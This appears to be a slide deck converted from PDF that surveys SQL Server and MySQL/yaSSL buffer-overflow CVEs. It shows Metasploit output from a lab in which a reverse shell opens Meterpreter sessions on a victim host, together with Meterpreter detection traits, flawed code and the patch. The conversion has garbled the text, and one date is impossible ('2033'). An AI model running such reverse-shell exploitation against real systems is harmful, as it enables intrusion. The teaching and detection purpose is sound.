# Database related CVE Research

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# CVE-2002-0649

# **Vulnerability Description**


Common vulnerabilities and exposures ID of buffer overruns on SQL server 2000 that released in 2000.


Known as MS02-039.

CVE-2002-0649 may cause:

- Buffer overruns
- Denial of services

# Demo (Install & Start SQL Server 2000)







# Demo (Run Meterpreter on attacker machine)

```
Started reverse TCP handler on 10.13.37.104:4444
   10.13.37.102:1434 - Sending UDP packet with return address 0×42b48774
   10.13.37.102:1434 - Execute 'net start sqlserveragent' once access is obtained
   Sending stage (175174 bytes) to 10.13.37.102
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   Meterpreter session 4 opened (10.13.37.104:4444 → 10.13.37.102:4449) at 2022-10-09 23:03:46 -0400
   Meterpreter session 3 opened (10.13.37.104:4444 → 10.13.37.102:1025) at 2022-10-09 23:03:46 -0400
meterpreter > getuid
Server username: ADMIN-2BDBD2BA8\admin
meterpreter > ps
Process List
     PPID Name
                              Arch Session User
                                                                   Path
            [System Process]
      1820 ngEognNq.exe
                                            ADMIN-2BDBD2BA8\admin C:\DOCUME~1\admin\LOCALS~1\Temp\radB4C9D.tmp\ngEognNq.exe
            smss.exe
                                            NT AUTHORITY\SYSTEM
                                                                   \SvstemRoot\Svstem32\smss.exe
           csrss.exe
                                                                   \??\C:\WINDOWS\system32\csrss.exe
            winlogon.exe
                                            NT AUTHORITY\SYSTEM
                                                                   \??\C:\WINDOWS\system32\winlogon.exe
                                            NT AUTHORITY\SYSTEM
            services.exe
                                                                   C:\WINDOWS\system32\services.exe
                                            NT AUTHORITY\SYSTEM
            lsass.exe
                                                                   C:\WINDOWS\system32\lsass.exe
            VBoxService.exe
                                            NT AUTHORITY\SYSTEM
                                                                   C:\WINDOWS\System32\VBoxService.exe
           sychost.exe
                                            NT AUTHORITY\SYSTEM
                                                                   C:\WINDOWS\system32\sychost.exe
                                                                   C:\WINDOWS\system32\svchost.exe
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            svchost.exe
                                                                   C:\WINDOWS\System32\alg.exe
           alg.exe
                              x86
      1844 nyHmwfJul.exe
                                            ADMIN-2BDBD2BA8\admin C:\DOCUME~1\admin\LOCALS~1\Temp\rad4376E.tmp\nyHmwfJul.exe
                                            ADMIN-2BDBD2BA8\admin C:\WINDOWS\system32\cmd.exe
      1712 cmd.exe
1476 656 spoolsv.exe
                                            NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1600 1056 wscntfy.exe
                                            ADMIN-2BDBD2BA8\admin C:\WINDOWS\system32\wscntfy.exe
 1664 1712 ntvdm.exe
                                            ADMIN-2BDBD2BA8\admin C:\WINDOWS\system32\ntvdm.exe
1712 1688 explorer.exe
                                            ADMIN-2BDBD2BA8\admin C:\WINDOWS\Explorer.EXE
                                            ADMIN-2BDBD2BA8\admin C:\Program Files\Microsoft SQL Server\80\Tools\Binn\sqlmangr.exe
1744 1712 sqlmangr.exe
                                            NT AUTHORITY\SYSTEM C:\PROGRA~1\MICROS~2\MSSQL\binn\sqlservr.exe
1792 656 sqlservr.exe
1796 1712 default.exe
                                            ADMIN-2BDBD2BA8\admin C:\DOCUME~1\admin\LOCALS~1\Temp\default.exe
1804 1712 default.exe
                                            ADMIN-2BDBD2BA8\admin C:\WINDOWS\TEMP\default.exe
 1812 1712 VBoxTray.exe
                                            ADMIN-2BDBD2BA8\admin C:\WINDOWS\system32\VBoxTrav.exe
                                            ADMIN-2BDBD2BA8\admin C:\WINDOWS\System32\WScript.exe
      1712 wscript.exe
                                            ADMIN-2BDBD2BA8\admin C:\DOCUME~1\admin\LOCALS~1\Temp\abc.exe
 1828 1712 abc.exe
                              x86
1836 1712 abc.exe
                                            ADMIN-2BDBD2BA8\admin C:\DOCUME~1\admin\LOCALS~1\Temp\abc.exe
1844 1712 wscript.exe
                                            ADMIN-2BDBD2BA8\admin C:\WINDOWS\System32\WScript.exe
meterpreter >
```

# Demo (File log on Victim's machine)

System log





## SQL Slammer

SQL Slammer exploits as same as SQL servers process input on Resolution Service Port 1434.

It is file-less and resides in memory.

Actively scans for other vulnerable servers.


Slow internet traffic down on 25th of Jan, 2033

#### Patch & Detection

Buffer overruns in SQL Server 2000 Resolution Service Could Enable Code Execution

The system could detect the meterpreter by searching for suspicious connections.

The payload uses sqlserver.exe to establish the reverse TCP connection.



# CVE-2008-5416

# Vulnerability Description

Heap-based buffer overflow vulnerability allows remote authenticated users to cause a denial of service (access violation exception) or execute arbitrary code.

Affected:

Microsoft SQL Server 2000 SP0-SP4

Microsoft SQL Server 2005 SP2

on Windows Server 2003 SP1 and SP2

# Demo

#### Detection

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
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
#### Meterpreter Connection Characteristics:

- § Meterpreter.dll downloaded
- § Version-less HTTP Response
- § Certificate Valid for 10 years
- § Port 4444 (Meterpreter default)
- § Keep Alive message sent after 60 seconds of inactivity
- § Port Scanning
- § ~50% of packets < 79 bytes

# Detection (ctnd)

system log





# Programming Flaw

**Buffer Overflow:** 

Volume of data exceeds the storage capacity of the memory buffer

Program attempting to write the data to the buffer overwrites adjacent memory locations

The functionality and behavior of the software changes unpredictably.

Generate incorrect results, memory access errors, crashes or security issues.

# CVE-2008-0226

# Vulnerability Description

yaSSL is an open-source SSL library mainly used in MySQL and in other projects. On MySQL, if SSL support is enabled, it's possible to use this vulnerability for pre-authentication code execution.

Multiple buffer overflows in yaSSL 1.7.5 and earlier, as used in MySQL 5.0.0-5.0.66, allow remote attackers to execute arbitrary code via (1) the ProcessOldClientHello function in handshake.cpp or (2) "input buffer& operator>>" in yassl imp.cpp.

CVSS Score: 7.5 HIGH

### Programming Flaw

#### yassl\_imp.hpp

```
class ClientHello : public HandShakeBase {
          ProtocolVersion
                               client version;
208
209
          Random
                               random ;
          uint8
                               id len ;
210
                               session id [ID LEN];
211
          opaque
212
          uint16
                               suite_len_;
                               cipher suites [MAX SUITE SZ];
213
          opaque
214
          uint8
                               comp len ;
                               compression_methods_;
          CompressionMethod
```

what if ch.suite\_len>MAX\_SUITE\_SZ?

or sessionLen>ID\_LEN?

overwrite the return address field!

#### handshake.cpp

```
void ProcessOldClientHello(input buffer& input, SSL& ssl){
         ClientHello ch;
         for (uint16 i = 0; i < ch.suite len ; i += 3) {
             byte first = input[AUTO];
             if (first) // sslv2 type
                 input.read(len, SUITE LEN); // skip
             else {
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                 input.read(&ch.cipher suites [j], SUITE LEN);
                 j += SUITE LEN;
         ch.suite len = j;
         ch.id len = sessionLen;
         if (ch.id len )
                 input.read(ch.session id , ch.id len );
```

# **Programming Flaw**

Patch: (bounds checking)

```
if (ch.suite_len_ > MAX_SUITE_SZ || sessionLen > ID_LEN ||
    randomLen > RAN_LEN) {
    ssl.SetError(bad_input);
    return;
}
```

# Demo